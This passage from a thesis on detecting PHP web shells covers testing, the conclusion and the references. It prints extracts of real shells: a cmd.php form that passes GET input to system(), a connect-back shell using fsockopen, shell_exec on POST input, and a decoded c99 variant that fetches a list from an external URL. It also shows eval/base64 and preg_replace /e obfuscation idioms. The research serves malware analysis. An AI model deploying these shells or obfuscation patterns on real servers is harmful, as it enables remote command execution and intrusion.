


Figure 4.2: Total number of calls to idiomatic obfuscation and string manipulation functions made from the sample of shells

```
<?php
    echo "Hello"; eval(base64_decode("ZWNobyAiR29vZGJ5ZSI7"));
?>
```

Listing 4.1: Single-level `eval()` with a base64-encoded argument

```
<?php
    echo "Hello";
    echo "Goodbye";
?>
```

Listing 4.2: Expected decoder output with the script in Listing 4.1 as input

that when the function was used, it was often used more than once. This result was expected, as many of the shells make use of nested `eval()` constructs for enhanced obfuscation. The `base64_decode()` function was most commonly used for string manipulation, with a total of 264 calls in 59% of shell scripts.

The `preg_replace()` function was less commonly used, presumably because `eval()` is a simpler construct that achieves the same result (i.e. the execution of a string as PHP code). It was detected in just 34% of shell scripts, and was called a total of 58 times.

4.2.2 Single-level Eval() and Base64_decode()

The most basic test of the decoder involved providing a single `eval()` statement and base64-encoded argument as input and recording whether it was correctly identified, extracted and replaced with the code that it was obscuring. The input script is shown in Listing 4.1.

To create the input script, a simple `echo()` statement (with “Goodbye” included as an argument) was encoded using PHP’s `base64_encode()` function. The expected output would therefore be a script in which the `eval()` construct has been replaced by this `echo()` statement, as is shown in Listing 4.2.

The actual output produced by the decoder component matched the expected output exactly, and is shown in Listing 4.3.

```php
<?php
    echo "Hello";
    echo "Goodbye";
?>
```

Listing 4.3: Actual decoder output with the script in Listing 4.1 as input

```php
<?php
    eval(gzinflate(base64_decode(str_rot13('GIKKPhmVSslK+7
       V2L1L5LsltIf7FXVfYEwzZEyxmxe7rJg+S3Lrv...'))));
?>
```

Listing 4.4: Extract of a single-level `eval()` with multiple auxiliary functions

4.2.3 Eval() with Auxiliary Functions

A slightly more complex `eval()` was tested to ensure that the system could cope with a combination of auxiliary string manipulation functions. The string shown in Listing 4.4 was subjected to the `str_rot()`, `base64_encode()` and `gzdeflate()` functions before being placed in the `eval()` construct. The reverse of these functions (`str_rot13()`, `base64_decode()` and `gzinflate()`) were then inserted ahead of the string. Idioms such as this are common, and are therefore representative of real web shells.

The decoder was expected to detect all of these functions and apply them to the string, leaving only the decoded string shown in Listing 4.5. The actual output produced by the decoder component matched the expected output exactly, and is shown in Listing 4.6. In addition to the results shown above, several other tests of this nature were performed with different arrangements of the string manipulation functions mentioned in Section 3.5.3, all with the same degree of success.

4.2.4 Single-level Preg_Replace()

The single-level `preg_replace()` test was very similar to the single-level `eval()` test in Section 4.2.2, but its purpose was to test the `processPregReplace()` function specifically. To this end, a very simple `preg_replace()` function that searches for the pattern “x” in the string “y”, replaces it with the string “echo($greeting);” and then evaluates the code was constructed. As was discussed in Section 3.5.5, the `preg_replace()` function can be used to execute PHP code through the use of the ’/e’ modifier. The script used to test the removal of such constructs is shown in Listing 4.7.

```php
<?php
    h5('http://mycompanyeye.com/bulbozavr/puk7/13.list',1*900);
    functionh5($u,$t){$nobot=isset($_REQUEST['nobot'])?true:false;
    $debug=isset($_REQUEST['debug'])?true:false;
    $t2=3600*5;
    $t3=3600*12;
    $tm=(!@ini_get('upload_tmp_dir'))?'/tmp/':@ini_get('upload_tmp_dir')
        ;
    ...
?>
```

Listing 4.5: Extract of the expected decoder output with the script in Listing 4.4 as input

```php
<?php
    h5('http://mycompanyeye.com/bulbozavr/puk7/13.list',1*900);
    functionh5($u,$t){$nobot=isset($_REQUEST['nobot'])?true:false;
    $debug=isset($_REQUEST['debug'])?true:false;
    $t2=3600*5;
    $t3=3600*12;
    $tm=(!@ini_get('upload_tmp_dir'))?'/tmp/':@ini_get('upload_tmp_dir')
        ;
    ...
?>
```

Listing 4.6: Extract of the actual decoder output with the script in Listing 4.4 as input

```php
<?php
    preg_replace("/x/e", "echo ($greeting);", "y");
?>
```

Listing 4.7: Single-level `preg_replace()` with explicit string arguments

```
<?php
    echo($greeting);
?>
```

Listing 4.8: Expected decoder output with the script in Listing 4.7 as input

```
<?php
    echo($greeting);
?>
```

Listing 4.9: Actual decoder output with the script in Listing 4.7 as input

The decoder was expected to detect the `preg_replace()`, remove the '/e' modifier from the first argument to prevent evaluation, and then perform the `preg_replace()`, leaving only the replacement string (see Listing 4.8).

The actual output produced by the decoder component matched the expected output exactly, and is shown in Listing 4.9.

During testing, it was found that the `processPregReplace()` function was able to deal with `preg_replace()` constructs that contained explicit strings as arguments, but failed to deal with constructs that passed variables as arguments. The `preg_replace()` construct was still identified and correctly removed, but it was not replaced with any code. This is because of the nature of the decoder – as a static code analyser, it has no way of knowing what the value of a variable is. The `preg_replace()` was therefore performed with empty strings as arguments and returned an empty string as a result. In future, this limitation could be elimated by adapting the `processPregReplace()` function (and the `processEvals()` function, which suffers from the same shortcoming) to be part of the sandbox component, as they would then have access to runtime information such as the value of variables passed as arguments (see Section 5.2 for more details).

4.2.5 Multi-level Eval() and Preg_replace() with Auxiliary Functions

To test the system's capacity for dealing with nested obfuscation constructs, a `preg_replace()` was encapsulated inside an `eval()` statement. The same script from Section 4.2.3 was placed in a `preg_replace()` statement before the whole construct was obfuscated using `gzdeflate()` and `base64_encode()` and placed in an `eval()` statement. The original

```
<?php
    preg_replace("/.+/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\
        x61\x74\x65\x28\x62\x61\x73\x65\x36...",".");
?>
```

Listing 4.10: Extract of a simple `preg_replace()` statement

```
<?php
    eval(gzinflate(base64_decode('TVXXCuzIFfyX+7
        I2Y1Y5YfygVs7SKIsLRjmMRlkzkr7eWt+F3Yei+lRV01DQnGkp6...')));
?>
```

Listing 4.11: Extract of an `eval()` construct encapsulated in the `preg_replace()` statement in Listing 4.10

`preg_replace()` is shown in Listing 4.10, and the `preg_replace()` encapsulated in the `eval()` is shown in Listing 4.11.

The decoder was expected to remove both layers of obfuscation and replace them with the script from Section 4.2.3. The actual output showed that the decoder was able to handle the layered obfuscated construct, and is shown in Listing 4.12.

It is interesting to note the use of variable encoding on lines 5 and 6 of Listing 4.12. In an attempt to thwart static analysers, attackers often represent integers as mathematical expressions (such as 3600*5), making it more difficult to determine the value of a variable without first reducing the expression (or making use of a more dynamic approach). The concept of variable encoding is explained in greater detail in Section 2.5.2.1.

```
1  <?php
2      h5('http://mycompanyeye.com/bulbozavr/puk7/13.list',1*900);
3      functionh5($u,$t){$nobot=isset($_REQUEST['nobot'])?true:false;
4      $debug=isset($_REQUEST['debug'])?true:false;
5      $t2=3600*5;
6      $t3=3600*12;
7      $tm=(!@ini_get('upload_tmp_dir'))?'/tmp/':@ini_get('upload_tmp_dir')
           ;
8      ...
9  ?>
```

Listing 4.12: Extract of the actual decoder output with the script in Listing 4.10 as input4.12

```
<?php
    eval(base64_decode("
        JGVtYWlsPSJqb2huQGdtYWlsLmNvbSI7DQokZW1haWwyPSJoY
        XJyeS5wb3R0ZXJAYW9sLnVzIjsNCg0KJHVybDEgPSAi..."));
?>
```

Listing 4.13: Extract of a single-level `eval()` containing obfuscated variable, URL and email address information

```
<?php
    $email="john@gmail.com";
    $email2="harry.potter@aol.us";
    $url1="www.google.com";
    $url2="http://www.php.net/docs.php";
?>
```

Listing 4.14: Actual decoder output with the script in Listing 4.13 as input

4.2.6 Information Gathering

The information gathering functionality of the decoder was tested by providing a script containing several variables, URLs, and email addresses as input to it. Although the example in Listing 4.14 was designed for the purposes of this test, these pieces of information are often able to identify the author of a shell, or the address of a server with which the shell communicates. Before testing, the script was then obfuscated using `base64_encode()` and placed in an `eval()` construct (see Listing 4.13).

The script containing the obfuscated information was then deobfuscated by the decoder, as is detailed in Listing 4.14.

The decoder correctly identified all of the relevant information, as the results in Listing 4.15 show.

```
Shell Information:
Depth: 1
Time taken: 0.01144003868103
Variables: $email $email2 $url1 $url2
URLs: www.google.com http://www.php.net/docs.php
Email Addresses: john@gmail.com potter@aol.us
```

Listing 4.15: Information gathering results with the script in Listing 4.13 as input

```
eval(gzinflate(base64_decode('FJ3HcqPsFkUf53YVA3IakoPIGSa3yCByDk//
   y5MeuO2yxXfO3mvZEirPtP9Xv+1Y9ele/svSrSSw/xdlPhXlv//JK...
')));
```

Listing 4.16: Extract of the outermost obfuscation layer

```
<?php
    if(!function_exists("getmicrotime"))
    {
        functiongetmicrotime(){list($usec,$sec)=explode("",microtime());
            return((float)$usec+(float)$sec);}
    }
    error_reporting(5);
    @ignore_user_abort(TRUE);
    @set_magic_quotes_runtime(0);
    $win=strtolower(substr(PHP_OS,0,3))=="win";
    define("starttime",getmicrotime());
    ...
?>
```

Listing 4.17: Extract of the decoder output with the script in Listing 4.16 as input

4.2.7 Full Shell Test

The previous tests were all aimed at ensuring that all parts of the decoder component functioned as intended. Aside from the limitations associated with static analysis (i.e. the inability to determine the value of a variable), each of the individual tests succeeded. As a final and comprehensive test of the decoder, a fully-functional derivative of the popular c99 web shell was passed as input. The shell is wrapped within 13 `eval(gzinflate(base64_decode()))` constructs, the outermost of which is partially displayed in Listing 4.16.

The decoder correctly produced the output shown in Listing 4.17. An analysis of the output found that all `eval()` and `preg_replace()` constructs had been correctly removed from the input script.

The information gathering process also proved to be a success, correctly identifying all variables and the single URL and email address, as is shown in Listing 4.18.

```
Shell Information:
Depth: 13
Time taken: 0.047651052474976
Variables: $usec $sec $win $arr $k $arras $v $GLOBALS $_REQUEST $_COOKIE
     $_POST $_REQUESTas $shver $surl $_SERVER $timelimit $host_allow
    $login_txt $accessdeniedmess $gzipencode $c99sh_sourcesurl
    $filestealth $donated_html $donated_act $curdir $tmpdir $tmpdir_log
    $log_email $sort_default $sort_save $ftypes $exeftypes
    $regxp_highlight $safemode_diskettes $hexdump_lines $hexdump_rows
    $nixpwdperpage $bindport_pass $bindport_port $bc_port
    $datapipe_localport $cmdaliases $sess_cookie $usefsbuff $copy_unset
    $quicklaunch $highlight_background $highlight_bg $highlight_comment
    $highlight_default $highlight_html $highlight_keyword
    $highlight_string $f $tmp $host_allowas $s $login $md5_pass $pass
    $act $d $sort $ft $grep $processes_sort $pid $sig $base64
    $fullhexdump $c $white $nixpasswd $lastdir $sess_data $disablefunc
    $data $sql_sort $content $len $size $t $h $o $ret $cmd $result
URLs: http://securityprobe.net
Email Addresses: user@host.gov
```

Listing 4.18: Actual decoder output with the script in Listing 4.16 as input

4.3 Sandbox Tests

The sandbox is responsible for executing potentially malicious scripts in a secure environment, with the goal of identifying calls to exploitable PHP functions. As such, it can be declared a success if it is able to classify and redefine the aforementioned functions and report on where they were called. The tests for this component included determining whether functions could be correctly identified, copied and overridden, and whether example PHP scripts could be executed successfully within the sandbox. Finally, several fully-functional web shells were executed in the sandbox to determine its feasibility as a tool for code dissection.

4.3.1 Function Copy

The first step during function redefinition is the copying of the original function to a new function so that it can be overridden without losing its functionality. The end result of this process should be the existence of two functions, one with the original function name that has been overridden to echo log information when it is called, and a new function that contains the logic of the original function. This outcome was tested by utilising a script that calls both the overridden function and the copied function, as is shown in Listing 4.19. The function used in this test is the `getlastmod()` function, which simply

```
<?php
    echo getlastmod();
    echo "\n";
    echo getlastmod_new();
?>
```

Listing 4.19: Script calling an overridden function and the corresponding copied function

```
Sandbox Ouput:

1382402952
1382402952
```

Listing 4.20: Sandbox output and results with the script in Listing 4.19 as input

returns a number denoting the date of the last modification of the current file (The PHP Group, 2013d). A full list of the functions that are overridden by the system can be found in Appendix C.

It was expected that both of the function calls would be successful and would return identical results. The output of the sandbox is shown in Listing 4.20.

It can be seen that both functions were run successfully, the logic of the original function was preserved, and the overridden function was able to call the copied function to complete its task before logging the call.

4.3.2 Overriding and Classification of System Functions

Functions in the sandbox are overridden to report information about the name of the function and where it was called. The type of vulnerability that they represent should also be recorded. To test this, a script containing three functions (one each from the Command Execution, Information Disclosure and Code Execution classes of functions described in Section 3.6.4) was constructed and input to the sandbox. This script is shown in Listing 4.21.

As expected, the sandbox identified all three of these functions as being potentially exploitable, and correctly classified each of them. The sandbox results are shown in Listing 4.22.

The functions in Listing 4.22 are only three examples of the functions that were redefined in this way. A full list of the overridden functions can be found in Appendix C.

```
<?php
    exec("whoami");
    echo getlastmod();
    $newfunc = create_function("$a", "return $a;");
?>
```

Listing 4.21: Script calling three exploitable functions

```
Sandbox Results:

Potentially malicious call to:
Command_Execution function "exec" on line 1
Potentially malicious call to:
Information_Disclosure function "getlastmod" on line 2
Potentially malicious call to:
Code_Execution function "create_function" on line 3
```

Listing 4.22: Sandbox results with the script in Listing 4.21 as input

4.3.3 Full Shell Tests

Many of the shells collected from the malware repositories contained JavaScript, CSS, and HTML in addition to PHP code. During testing it was discovered that the Runkit Sandbox class is currently unable to process all switches between these four contexts – it is only able to drop in and out of PHP and HTML. The shells that were tested successfully were thus restricted to those that employed only a combination of PHP and HTML. Three samples of these tests are presented in this section. In future, an auxiliary component that removes CSS and Javascript code and reinserts it after dynamic analysis is completed could be developed to facilitate the successful execution of the remaining shells (see Section 5.2.5).

4.3.3.1 cmd.php

Perhaps the most simple shell in the collection, cmd.php consists of an if statement containing a single call to the `system()` function, which accepts an arbitrary command as a parameter. For the purposes of this test, the if statement was modified to ensure that the `system()` function would be called. The cmd.php script is shown in Listing 4.23.

It was expected that the sandbox would flag the `system()` function call as potentially malicious and output the rest of the script as it appears in Listing 4.23. However, since the if statement was modified and no argument was provided to the `system()` function,

```
// PHP_KIT
// cmd.php = Command Execution
// by: The Dark Raver
// modified: 21/01/2004
?> <HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
    if(true)
    {
        system($_GET['cmd']);
    }
?>
</pre>
</BODY></HTML>
```

Listing 4.23: Extract of the cmd.php web shell

a warning was issued. The sandbox results and its output are shown in Listing 4.24.

This simple test also revealed that, as a component capable only of dynamic analysis, the sandbox is restricted to reporting on functions that are explicitly called during execution – in this case, if the if statement had not been modified to always execute, the system function call would never have been discovered. In future, it may therefore be useful to combine the dynamic analysis performed by the sandbox with a static function identification process, possibly by extending the decoder to perform this task in addition to its core responsibilities. This idea is further explored in Section 5.2.1.

4.3.3.2 connect-back.php

When executed, this shell attempts to open a socket connection to a remote host and provide it with the system's username, password, and an ID number identifying the current process. An extract of the relevant code is shown in Listing 4.25.

As was the case with the previous shell, the code had to be modified to force the call to `fsockopen()` to be made regardless of the lack of an IP address. The function was duly identified and reported by the sandbox, as is shown in Listing 4.26.

```
Sandbox Results:

Potentially malicious call to:
Command_Execution function "system" on line 14

Sandbox Output:

<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
</BODY></HTML>
```

Listing 4.24: Sandbox results and output with the script in Listing 4.23 as input

```
...
$ipim=$_POST['ipim'];
$portum=$_POST['portum'];
if (true)
{
    $mucx=fsockopen($ipim , $portum , $errno, $errstr );
}
if (!$mucx){
    $result = "Error: didnt connect !!!";
}
...
```

Listing 4.25: Extract of the connect-back.php web shell

```
Sandbox Results:

Potentially malicious call to:
Miscellaneous function "fsockopen" on line 32

Sandbox Output:

<title>ZoRBaCK Connect</title>
...
```

Listing 4.26: Sandbox results and output with the script in Listing 4.25 as input

```
...
ini_restore("safe_mode");
ini_restore("open_basedir");
$func=shell_exec($_POST[sosyete]);
$mokoko=shell_exec($_POST[func]);
echo "<pre><h4>";
echo "<b><font color=red>Komut Sonucu </font></b><br>";
echo $func;
echo $mokoko;
echo "</h4></pre>";
...
```

Listing 4.27: Extract of the sosyete.txt web shell

```
Sandbox Results:

Potentially malicious call to Command_Execution function "shell_exec" on
     line 86
Potentially malicious call to Command_Execution function "shell_exec" on
     line 87

Sandbox Output:

<pre><h4>
<b><font color=red>Komut Sonucu </font></b><br>
</h4></pre>
```

Listing 4.28: Sandbox results and output with the script in Listing 4.27 as input

4.3.3.3 sosyete.php

Another common method of transferring system information to an attacker is the use of the `shell_exec()` function to perform a POST request to a specified server. The sosyete.php shell, shown in Listing 4.27, makes use of this method.

Listing 4.28 shows that both calls to the exploitable `shell_exec()` function were recognised and reported. It is important to note that in a system capable of dynamic analysis, exploitable functions will be reported as often as they are called. A loop construct with an exploitable function contained within it will cause the function to be reported as many times as the loop runs, a feat not achieveable by static analysis systems such as the decoder.

4.4 Summary

This chapter presented a variety of tests of both the decoder and the sandbox components. For the sake of brevity, only a limited number of tests demonstrating specific functionality were included. These tests ranged from unit tests designed to ensure that the elements of each component functioned as intended to more comprehensive tests that tested mulitple elements simultaneously. Where possible, fully-functional web shells were included in the testing process to determine whether the system would be feasible in a production environment.

The testing of the decoder proved largely successful. It was able to correctly identify, process and replace both `eval()` and `preg_replace()` constructs, provided that their arguments were all explicit strings. This limitation is associated with all static deobfuscation systems, and can only be overcome by incorporating runtime information obtained from a dynamic analyser.

The decoder was also able to process auxiliary string manipulation functions contained within `eval()` statements and could remove nested layers of obfuscation. Multiple combinations of these functions were successfully tested, with the obfuscation depth ranging from one to twelve levels. All information gathering functions were able to extract the required data using regular expressions, and a fully-functional derivative of the c99 web shell was successfully decoded by the system.

The testing of the sandbox proved to be far more complex and unpredictable. Shells containing CSS and JavaScript failed to run at all, and modifications had to be made to some shells to ensure that certain functions were called even if their required arguments were not present. Despite this, testing of the individual elements proved successful – exploitable functions were correctly copied and redefined, and calls to these functions were recorded and displayed as intended. Furthermore, shells containing a combination of PHP and HTML were successfully analysed in a dynamic environment, and any attempts by these shells to call exploitable functions were recorded and correctly classified.

Chapter 5

Conclusion

5.1 Chapter Summary

This thesis set out to prove the feasibility of a sandbox-based system designed to automate the process of identifying and dissecting PHP-based malware. Chapter 1 began by detailing the rapid creation and proliferation of such shells in recent times, and exposed some of the weaknesses associated with traditional signature-based code matching techniques. The concept of code obfuscation was introduced as a further barrier to analysis, and a decoder component capable of the deobfuscation and normalisation of malicous scripts prior to execution in the sandbox environment was suggested as a possible solution.

Chapter 2 provided an overview of the relevant literature in the fields of code obfuscation and analysis. It described the common structure and behaviour of PHP shells, and examined the security-related characteristics of the language itself. Various methods of code obfuscation were then investigated, along with possible techniques for reversing them. The advantages and disadvantages of the two main approaches to code dissection, namely static and dynamic analysis, were also examined, as were several existing code analysis systems.

The design of the system was presented in Chapter 3, beginning with a general overview before moving on to describe the two major system components: the decoder and the sandbox. The design choices made during the implementation of these components were justified and the crucial deobfuscation and dissection logic contained within them was presented and explained. This logic was then tested in Chapter 4, which described the various experiments that were conducted to determine the efficacy of both the decoder and sandbox components.

The two primary goals of this research were to create a sandbox-based environment capable of safely executing and dissecting potentially malicious PHP code and a decoder component for performing normalisation and deobfuscation of input code prior to execution in the sandbox environment. Both of these undertakings proved to be successful for the most part. Section 4.2 demonstrated how the decoder was able to correctly expose code hidden by multiple nested `eval()` and `preg_replace()` constructs and extract pertinent information from the code. Similarly, the sandbox environment proved effective at classifying and reporting on calls to potentially exploitable functions (see Section 4.3).

As a proof of concept, the research ably demonstrated that the sandbox-based approach to malware analysis, combined with a decoder capable of code deobfuscation and normalisation, is a viable one. Despite this, the system was found to have some limitations: the decoder was only able to deal with obfuscation contructs such as `eval()` and `preg_replace()` if they contained only explicit string arguments, and performed no analysis of the shell information after it was extracted. The sandbox environment proved unpredictable, occassionally failing to execute real-world shells that employed a mixture of CSS and JavaScript in addition to PHP and HTML. Although these limitations make the system unsuitable for use in a production environment, they do not detract from the results proving the feasibility of the approach itself.

5.2 Future Work

During development, several extensions to the core project were identified. These ranged from improvements to the existing components and structural changes to allow for a closer coupling between the decoder and the sandbox, to completely new components designed to extend the functionality of the system.

5.2.1 System Structure

The system is currently composed of two core components, namely the decoder and the sandbox. Each of these components represents a different approach to malware analysis – the decoder engages in static code analysis, and the sandbox performs dynamic code analysis. One of the major disadvatages of the decoder is that it is unable to deobfuscate constructs that contain variables as arguments, as it has no way of knowing which values these variables might represent. As a component that performs dynamic analysis, the sandbox has access to this information. In future it would therefore be useful to implement a closer coupling between the two components to allow them to share this information instead of working in isolation to allow for a more comprehensive code analysis system.

As it stands, each of the system components is responsible for its own, rather rudimentary reporting. A separate reporter that serves to control these components would allow for better collation and interpretation of results, as it would be able to draw from the information extracted by both the static and dynamic analysis processes.

5.2.2 Implementation Language

The current system was implemented using PHP because of the existence of the Runkit Sandbox class, which forms a core part of the sandbox component. If the system were to be expanded, it would be beneficial to recode it in a language more suited to larger development projects, such as Python, which supports true object orientation and multiple inheritance, and is more scalable as a result of its use of modules as opposed to include statements. The core of the sandbox component would still have to use PHP and the Runkit Sandbox for code execution, but the decoder and all information gathering and inference logic could be converted to Python scripts.

5.2.3 Comprehensive Storage

At present, the system stores an MD5 hash of a shell, the raw shell code, and the code produced by the decoder. To facilitate cross-shell analysis, it would be beneficial to store as much information about the shells as possible. Results from the information gathering process, including variable names, URLs, and email addresses, for example, could be stored to aid in shell similarity analysis, which is described in Section 5.2.4. The list of function calls produced by the sandbox could also be stored and used as a further similarity analysis metric.

5.2.4 Similarity Analysis and a Webshell Taxonomy

A useful extension to the current system would be to include a component capable of determining how different shells relate to each other. This would be responsible for the following two tasks:

- Code classification based on similarity to previously analysed samples. This would draw on existing work in the field of similarity analysis (Walenstein & Lakhotia, 2007, Gupta *et al.*, 2009) and could make use of the information gathered by the decoder. Fuzzy hashing algorithms such as ssdeep could also be used to obtain a measure of the similarity between shells (Kornblum, 2013).

- The construction of a taxonomy tracing the evolution of popular web shells such as c99, r57, b374k and barc0de (Moore & Clayton, 2009) and their derivatives. This would involve the implementation of several tree-based structures that have the aforementioned shells as their roots and are able to show the mutation of the shells over time. Such a task would build on research into the evolutionary similarity of malware already undertaken by Li *et al.* (2009).

5.2.5 Decoder and Sandbox Improvements

Apart from the merging of the decoder with the sandbox, which has already been discussed in Section 5.2.1, the decoder could also be improved by including the ability to step through the decoding process. A visual representation of the function calls and the order in which they were made would allow the user to understand the shell and its functionality at a glance.

The sandbox component is able to override exploitable system functions successfully and notify the user when they are called. In future, it would be useful to attempt to scan a deobfuscated script for functions created by the attacker, detect their required arguments, override the functions, and log calls to these functions wherever they are made in the code. The addition of a component capable of removing or correcting malformed PHP, HTML, CSS and JavaScript code would also be beneficial, as it would allow more shells to be successfully executed and analysed.

5.2.6 Automation

Websites maintained by organistions such as Insecurety Research contain freely accessible collections of malware samples, many of which are written in PHP (Insecurety Research, 2013). It would be useful to automate the harvesting of such samples from these sites so as to add to the number of shells available for the purposes of similarity analysis and the construction of shell taxonomies discussed in Section 5.2.4.

As was discussed in Section 3.5.6, many shells contact update servers when they are first executed and leak information on server activities via email. A list of known email addresses and update servers could be maintained and automatically updated, and could act as a form of blacklist for service providers.

References

Argerich, L. 2002. *Professional PHP4*. Professional Series. Wrox Press.

Atkinson, L., & Suraski, Z. 2004. *Core PHP Programming*. Core series. Prentice Hall Computer.

AV Test. 2009. Malware Statistics. Online. Available from: `http://www.av-test.org/en/statistics/malware/`. Accessed on 1 March 2013.

Ballast Security. 2012. PHP Decoder. Online. Available from: `https://www.ballastsecurity.net/php-decoder/`. Accessed on 27 May 2013.

Barak, Boaz, Goldreich, Oded, Impagliazzo, Rusell, Rudich, Steven, Sahai, Amit, Vadhan, Salil, & Yang, Ke. 2001. On the (im)possibility of obfuscating programs. *Pages 1–18 of: Advances in Cryptology-CRYPTO 2001*. Springer.

Berdajs, J., & Bosnic, Z. 2010. Extending applications using an advanced approach to DLL injection and API hooking. *Software: Practice and Experience*, **40**(7), 567–584.

Binkley, David. 2007. Source Code Analysis: A Road Map. *Pages 104–119 of: 2007 Future of Software Engineering*. FOSE '07. Washington, DC, USA: IEEE Computer Society.

Borders, K., Prakash, A., & Zielinski, M. 2007. Spector: automatically analyzing shell code. *Pages 501–514 of: Twenty-Third Annual Computer Security Applications Conference*.

Borello, Jean-Marie, & Me, Ludovic. 2008. Code obfuscation techniques for metamorphic viruses. *Journal in Computer Virology*, **4**(3), 211–220.

Bughin, Jacques, Chui, Michael, & Johnson, Brad. 2008. The next step in open innovation. *The McKinsey Quarterly*, **4**(6), 1–8.

Burguera, Iker, Zurutuza, Urko, & Nadjm-Tehrani, Simin. 2011. Crowdroid: behavior-based malware detection system for Android. *Pages 15–26 of: Proceedings of the 1st ACM workshop on security and privacy in smartphones and mobile devices.* SPSM '11. New York, NY, USA: ACM.

Canali, Davide, & Balzarotti, Davide. 2013 (February). Behind the Scenes of Online Attacks: an Analysis of Exploitation Behaviors on the Web. *Pages 44–62 of: Proceedings of the 20th Annual Network & Distributed System Security Symposium.*

Cecchet, Emmanuel, Chanda, Anupam, Elnikety, Sameh, Marguerite, Julie, & Zwaenepoel, Willy. 2003. Performance Comparison of Middleware Architectures for Generating Dynamic Web Content. *Pages 242–261 of:* Endler, Markus, & Schmidt, Douglas (eds), *Middleware 2003.* Lecture Notes in Computer Science, vol. 2672. Springer Berlin Heidelberg.

Cholakov, Nikolaj. 2008. On some drawbacks of the PHP platform. *Pages 12:II.7–12:2 of: Proceedings of the 9th International Conference on Computer Systems and Technologies and Workshop for PhD Students in Computing.* CompSysTech '08. New York, NY, USA: ACM.

Christodorescu, M., Jha, S., Seshia, S.A., Song, D., & Bryant, R.E. 2005 (May). Semantics-aware malware detection. *Pages 32–46 of: 2005 IEEE Symposium on Security and Privacy.*

Christodorescu, Mihai, & Jha, Somesh. 2004. Testing malware detectors. *SIGSOFT Softw. Eng. Notes*, **29**(4), 34–44.

Christodorescu, Mihai, Jha, Somesh, Kinder, Johannes, Katzenbeisser, Stefan, & Veith, Helmut. 2007. Software transformations to improve malware detection. *Journal in Computer Virology*, **3**(4), 253–265.

Coelho, Fabien. 2013. PHP-related vulnerabilities on the National Vulnerability Database. Online. Available from: `http://www.coelho.net/php_cve.html`. Accessed on 25 May 2013.

Collberg, Christian, Thomborson, Clark, & Low, Douglas. 1997. *A taxonomy of obfuscating transformations.* Technical report. Department of Computer Science, The University of Auckland, New Zealand.

Dai, Wei. 2009. Crypto++ 5.6.0 Benchmarks. Online. Available from: `http://www.cryptopp.com/benchmarks.html`. Accessed on 26 October 2013.

Doyle, M. 2011. *Beginning PHP 5.3.* Wiley.

Ertaul, Levent, & Venkatesh, Suma. 2004. Jhide - a tool kit for code obfuscation. *Pages 133–138 of: 8th IASTED International Conference on Software Engineering and Applications (SEA 2004).*

Goldberg, Ian, Wagner, David, Thomas, Randi, & Brewer, Eric A. 1996. A secure environment for untrusted helper applications confining the Wily Hacker. *Pages 1–1 of: Proceedings of the 6th conference on USENIX Security Symposium, Focusing on Applications of Cryptography - Volume 6.* SSYM'96. Berkeley, CA, USA: USENIX Association.

Gong, Li, Mueller, Marianne, & Prafullch, Hemma. 1997. Going beyond the sandbox: An overview of the new security architecture in the Java development kit 1.2. *Pages 103–112 of: In Proceedings of the USENIX Symposium on Internet Technologies and Systems.*

Gupta, A., Kuppili, P., Akella, A., & Barford, P. 2009. An empirical study of malware evolution. *Pages 1–10 of: Communication Systems and Networks and Workshops, 2009. COMSNETS 2009. First International.*

Huang, Yao-Wen, Yu, Fang, Hang, Christian, Tsai, Chung-Hung, Lee, Der-Tsai, & Kuo, Sy-Yen. 2004. Securing web application code by static analysis and runtime protection. *Pages 40–52 of: Proceedings of the 13th international conference on World Wide Web.*

Hyung Chan Kim, Daisuke Inoue, Masashi Eto Yaichiro Takagi Koji Nakao. 2009. Toward Generic Unpacking Techniques for Malware Analysis with Quantification of Code Revelation. Online. Available from: `http://jwis2009.nsysu.edu.tw/location/paper/Toward%20Generic%20Unpacking%20Techniques%20for%20Malware%20Analysis%20with%20Quantification%20of%20Code%20Revelation.pdf`. Accessed on 1 March 2013.

Insecurety Research. 2013. Web Malware Collection. Online. Available from: `http://insecurety.net/?p=96`. Accessed on 26 October 2013.

Kaspersky, Eugene. 2011. Number of the Month: 70K per day. Online. Available from: `http://eugene.kaspersky.com/2011/10/28/number-of-the-month-70k-per-day/`. Accessed on 1 March 2013.

Kazanciyan, Ryan. 2012. Old Web Shells, New Tricks. Online. Available from: `https://www.owasp.org/images/c/c3/ASDC12-Old_Webshells_New_Tricks_How_`

